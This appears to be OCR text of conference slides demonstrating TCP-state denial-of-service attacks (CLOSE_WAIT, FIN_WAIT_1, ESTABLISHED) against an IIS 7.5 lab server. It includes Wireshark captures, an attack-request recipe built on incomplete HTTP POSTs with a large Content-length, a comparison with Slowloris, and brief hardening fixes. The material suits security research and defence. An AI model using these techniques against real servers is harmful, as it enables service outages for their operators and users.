Web Server(victim): Windows server 2008 R2, IIS 7.5 with a **text web page**, 2G RAM, no application and database, hardware PC.

1. Attack target server and stuck TCP state CLOSE_WAIT
2. Attack target server and stuck TCP state FIN_WAIT1
3. Attack target server and stuck TCP state Established

Attack Goals

Demo 1: Cause server unstable

Demo 2: Cause the unavailability of service in a minute

Demo 3: Cause the unavailability of service instantly

Demo time – Server Side

1 bytes = 8 bit, we use bit per second(bps) in networking. windows use byte per second!!!

Incoming attack traffic
Demo1: ~2.7mx8 = 21 mbps
Demo2: ~1.3mx8=10.4mbps
Demo3: ~1mx8=8mbps

What are the theories and ideas behind Demos 1-3?

Core Attack Concept

- Don’t focus on HTTP method. This server is not killed by HTTP related vulnerability.

Otherwise,

- HTTP GET flood - unstable and high CPU
- HTTP POST flood - unstable and high CPU
- HTTP HEAD flood - unstable and high CPU
- HTTP XXX flood - xxxx and high xxxx only
- Demo 1 attack also unstable and high CPU only

We are not DoS attack to OS and Programming Language

- This attack is against to a kind of OS and programming language. e.g. Apache killer, etc.
- Our Attack FOCUS is on Protocol – TCP and HTTP, we are going to do a TCPxHTTP killer.
- Any server not using TCP and HTTP?

We do not present IIS killer, Apache killer, Xxx killer!!!

TCP state is the key

- Focus on TCP state.
- Use the HTTP as an example to control the TCP state.
- Manipulate the TCP and HTTP characteristics and vulnerabilities
  - Server will reserve resource for different TCP states.
  - The Same Layer 7 Flood to Different targets can different TCP state.
  - TCP state attack is decided upon various cases, depends on web application, OS and HTTP Method.
- The key is based on reply of server. E.g. Fin-Ack, RST, RST-Ack, HTTP 200, HTTP 302…etc.

Logical Diagram

Super combo Period =TCP State

Health = Server resourcePoint



Hits = TCP Connection

Andy in fire = Web server

Kyo = Attack server

Super combo = HTTP Request


Power= High CPU

Keep Super Combo to Andy

- We wish to extent the super combo period!!!
- We will discuss the 3 different TCP states.
- Targeted TCP state:
  - Demo 1: TCP CLOSE_WAIT
  - Demo 2: TCP FIN_WAIT_1
  - Demo 3: TCP ESTABLISHED

P.S. In King Of Fight 2003, it is bug.

Demo 1. TCP STAT CLOSE_WAIT



TCP state transition diagram.

Demo 1. TCP STAT CLOSE_WAIT

From RFC:
“CLOSE-WAIT - represents waiting for a connection termination request from the local user.”

- Demo 1 is simulating the most common DDoS attack.
- Web server are only with high CPU usage and in unstable status
- SLA for Attacker, you are failed and no money!!!!
- Hardened Web server = Loadbalancer.
- If we use more zombies, it still working. But zombies = money……

Demo 1. TCP STAT CLOSE_WAIT

Just like a light punch, easy to defense~



Fix:


- Harden Server TCP parameters
- Most of network security devices can set the timeout (e.g. Proxy, firewall, DDoS mitigation device)

Demo time: Client-end (Dummy edition)

Demo 1 – The Key for goal

- **Client MUST send FIN_ACK in advance but server**
- No need to do anything…….

Demo 2. TCP FIN_WAIT_1




TCP state transition diagram.

Demo 2. TCP FIN_WAIT_1

From RFC:

“FIN-WAIT-1 STATE
In addition to the processing for the ESTABLISHED state, if our FIN is now acknowledged then enter FIN-WAIT-2 and continue processing in that state.

FIN-WAIT-2 STATE
In addition to the processing for the ESTABLISHED state, if the retransmission queue is empty, the user's CLOSE can be acknowledged ("ok") but do not delete the TCB.



CLOSE-WAIT STATE
Do the same processing as for the ESTABLISHED state.

CLOSING STATE
In addition to the processing for the ESTABLISHED state, if the ACK acknowledges our FIN then enter the TIME-WAIT state, otherwise ignore the segment.

LAST-ACK STATE
The only thing that can arrive in this state is an acknowledgment of our FIN. If our FIN is now acknowledged, delete the TCB, enter the CLOSED state, and return.

TIME-WAIT STATE
The only thing that can arrive in this state is a retransmission of the remote FIN. Acknowledge it, and restart the 2 MSL timeout.”

Demo 2. TCP FIN_WAIT_1


- Depends on OS, time out around 60s and hard to fine tune in Server.
- RFC: “**Client can still receive data** from the server but will no longer accept data from its local application to be sent to the server.”
- Server will allocate resource to handle web service
- Web application will keep holding the resource and memory overflow during the attack

Demo time: Client-end (Home Make Edition)

Demo 2 - The key for our goal

- Check the TCP first FIN_WAIT1 timeout value
- Wait for RST/ACK – Initiated by requestor, target's server or CDN

Demo 2 – Wait for the FIN, PSH, ACK from Server




No.	Time	Source	Destination	Protocol	Length	Info
1	0.00000000	10.8.8.200	10.8.8.145	TCP	74	60454 > http [SYN] Seq=0 Win=14600 Len=0 MSS=1460 SACK_PERM=1 TSval=1112521 TSecr=0 WS=64
2	0.00012200	10.8.8.145	10.8.8.200	TCP	74	http > 60454 [SYN, ACK] Seq=0 Ack=1 Win=8192 Len=0 MSS=1460 WS=256 SACK_PERM=1 TSval=2413
3	0.00049400	10.8.8.200	10.8.8.145	TCP	66	60454 > http [ACK] Seq=1 Ack=1 Win=14656 Len=0 TSval=1112521 TSecr=241398
4	0.00061500	10.8.8.200	10.8.8.145	HTTP	323	GET / HTTP/1.1
5	0.00168300	10.8.8.145	10.8.8.200	HTTP	515	HTTP/1.1 200 OK (text/html)
6	0.31193000	10.8.8.145	10.8.8.200	HTTP	515	[TCP Retransmission] HTTP/1.1 200 OK (text/html)
7	0.98369700	10.8.8.145	10.8.8.200	HTTP	515	[TCP Retransmission] HTTP/1.1 200 OK (text/html)
8	2.18384200	10.8.8.145	10.8.8.200	HTTP	515	[TCP Retransmission] HTTP/1.1 200 OK (text/html)
9	4.59283700	10.8.8.145	10.8.8.200	HTTP	515	[TCP Retransmission] HTTP/1.1 200 OK (text/html)
10	5.01494100	Vmware_ad:9b:6a	Vmware_19:e6:3c	ARP	60	Who has 10.8.8.145? Tell 10.8.8.200
11	5.01497900	Vmware_19:e6:3c	Vmware_ad:9b:6a	ARP	42	10.8.8.145 is at 00:0c:29:19:e6:3c
12	5.51249700	Vmware_19:e6:3c	Vmware_ad:9b:6a	ARP	42	Who has 10.8.8.200? Tell 10.8.8.145
13	5.51288500	Vmware_ad:9b:6a	Vmware_19:e6:3c	ARP	60	10.8.8.200 is at 00:0c:29:ad:9b:6a
14	9.40356100	10.8.8.145	10.8.8.200	HTTP	515	[TCP Retransmission] HTTP/1.1 200 OK (text/html)
15	14.5053690	10.8.8.145	10.8.8.200	TCP	54	http > 60454 [RST, ACK] Seq=451 Ack=258 Win=0 Len=0

```
Frame 5: 515 bytes on wire (4120 bits), 515 bytes captured (4120 bits) on interface 0
Ethernet II, Src: Vmware_19:e6:3c (00:0c:29:19:e6:3c), Dst: Vmware_ad:9b:6a (00:0c:29:ad:9b:6a)
Internet Protocol Version 4, Src: 10.8.8.145 (10.8.8.145), Dst: 10.8.8.200 (10.8.8.200)
Transmission Control Protocol, Src Port: http (80), Dst Port: 60454 (60454), Seq: 1, Ack: 258, Len: 449
    Source port: http (80)
    Destination port: 60454 (60454)
    [Stream index: 0]
    Sequence number: 1    (relative sequence number)
    [Next sequence number: 450    (relative sequence number)]
    Acknowledgment number: 258    (relative ack number)
    Header length: 32 bytes
  + Flags: 0x019 (FIN, PSH, ACK)
    Window size value: 260
    [Calculated window size: 66560]
    [Window size scaling factor: 256]
  + Checksum: 0x2750 [validation disabled]
```

```
0000  00 0c 29 ad 9b 6a 00 0c  29 19 e6 3c 08 00 45 00   ..)..j.. )..<..E.
```


Remember the video?
For IIS case, “connection: close” included. FIN will send and be changed to FIN_WAIT_1 state



1	0.00000000	10.8.8.200	10.8.8.145	TCP	74 60454 > http [SYN] Seq=0 Win=14600 Len=0 MSS=1460 SACK_PERM=1 TSval=1112521 TSecr=0 WS=64
2	0.00012200	10.8.8.145	10.8.8.200	TCP	74 http > 60454 [SYN, ACK] Seq=0 Ack=1 Win=8192 Len=0 MSS=1460 WS=256 SACK_PERM=1 TSval=24139
3	0.00049400	10.8.8.200	10.8.8.145	TCP	66 60454 > http [ACK] Seq=1 Ack=1 Win=14656 Len=0 TSval=1112521 TSecr=241398
4	0.00061500	10.8.8.200	10.8.8.145	HTTP	323 GET / HTTP/1.1
5	0.00168300	10.8.8.145	10.8.8.200	HTTP	515 HTTP/1.1 200 OK (text/html)
6	0.31193000	10.8.8.145	10.8.8.200	HTTP	515 [TCP Retransmission] HTTP/1.1 200 OK (text/html)
7	0.98369700	10.8.8.145	10.8.8.200	HTTP	515 [TCP Retransmission] HTTP/1.1 200 OK (text/html)
8	2.18384200	10.8.8.145	10.8.8.200	HTTP	515 [TCP Retransmission] HTTP/1.1 200 OK (text/html)
9	4.59283700	10.8.8.145	10.8.8.200	HTTP	515 [TCP Retransmission] HTTP/1.1 200 OK (text/html)
10	5.01494100	Vmware_ad:9b:6a	Vmware_19:e6:3c	ARP	60 Who has 10.8.8.145? Tell 10.8.8.200
11	5.01497900	Vmware_19:e6:3c	Vmware_ad:9b:6a	ARP	42 10.8.8.145 is at 00:0c:29:19:e6:3c
12	5.51249700	Vmware_19:e6:3c	Vmware_ad:9b:6a	ARP	42 Who has 10.8.8.200? Tell 10.8.8.145
13	5.51288500	Vmware_ad:9b:6a	Vmware_19:e6:3c	ARP	60 10.8.8.200 is at 00:0c:29:ad:9b:6a
14	9.40356100	10.8.8.145	10.8.8.200	HTTP	515 [TCP Retransmission] HTTP/1.1 200 OK (text/html)
15	14.5053690	10.8.8.145	10.8.8.200	TCP	54 http > 60454 [RST, ACK] Seq=451 Ack=258 Win=0 Len=0

```
⊞ Frame 4: 323 bytes on wire (2584 bits), 323 bytes captured (2584 bits) on interface 0
⊞ Ethernet II, Src: Vmware_ad:9b:6a (00:0c:29:ad:9b:6a), Dst: Vmware_19:e6:3c (00:0c:29:19:e6:3c)
⊞ Internet Protocol Version 4, Src: 10.8.8.200 (10.8.8.200), Dst: 10.8.8.145 (10.8.8.145)
⊞ Transmission Control Protocol, Src Port: 60454 (60454), Dst Port: http (80), Seq: 1, Ack: 1, Len: 257
⊟ Hypertext Transfer Protocol
  ⊞ GET / HTTP/1.1\r\n
    Accept: */*\r\n
    Accept-Language: en-us\r\n
    Accept-Encoding: gzip, deflate\r\n
    User-Agent: Mozilla/5.0 (Windows; U; Windows NT 5.1; en-GB; rv:1.9.2.20) Gecko/20110803 Firefox/3.6.20 GTB7.1 ( .NET CLR 3.5.30729)\r\n
    Host: 10.8.8.146\r\n
    Connection: close\r\n
    \r\n
    [Full request URI: http://10.8.8.146/]
```

Demo 3. TCP Established



TCP state transition diagram.

Demo 3. TCP Established

•RFC: ” represents an open connection, data received can be delivered to the user. The normal state for the data transfer phase of the connection.”

•TCP Established, it is an active connection.

•Server will allocate a lot resource to handle web service and web application.

•The time out of TCP Established state is very long. (around 3600s)

•The time out of TCP Established state can’t be too short.

•Compare all of the other TCP state, this case will use most of resource in the server.

Demo 3. TCP Established

- Base on the design of HTTP method, we can force the server to use more resources.
- Fragmented and incomplete packet continuously
    - In this example:
        - HTTP POST Method + “Content-length: 99999”
    - HTTP GET Method with packet size over 1500 without “\r\n\r\n”, are same result.
    - It is an incomplete HTTP request
- Timeout depends on application and server, may be 30s, 5mins, 10mins or more.
- Incomplete HTTP request can bypass the Network Security devices.

Demo 3. Vs Slowloris

Slowloris:



Slowloris is extent the TCP Established State in **ONE** connections. Just like we try to dig a hole(HTTP request) on the ground(Server resource) and fill in the water(packets) slowly.

Our Demo 3:



Our Demo 3, it is find out the max size of hole, and dig many of holes . The size is random.


Demo time: Client-end (Monkey Play Level)

Demo 3 - The Key for goal

- Check the TCP establishment timeout value (when we send PA)
- Check the TCP continuous ACK timeout value (after PA)
- Wait for FIN/ACK – Initiated by target's server

Demo 3 – TCP Establishment timeout

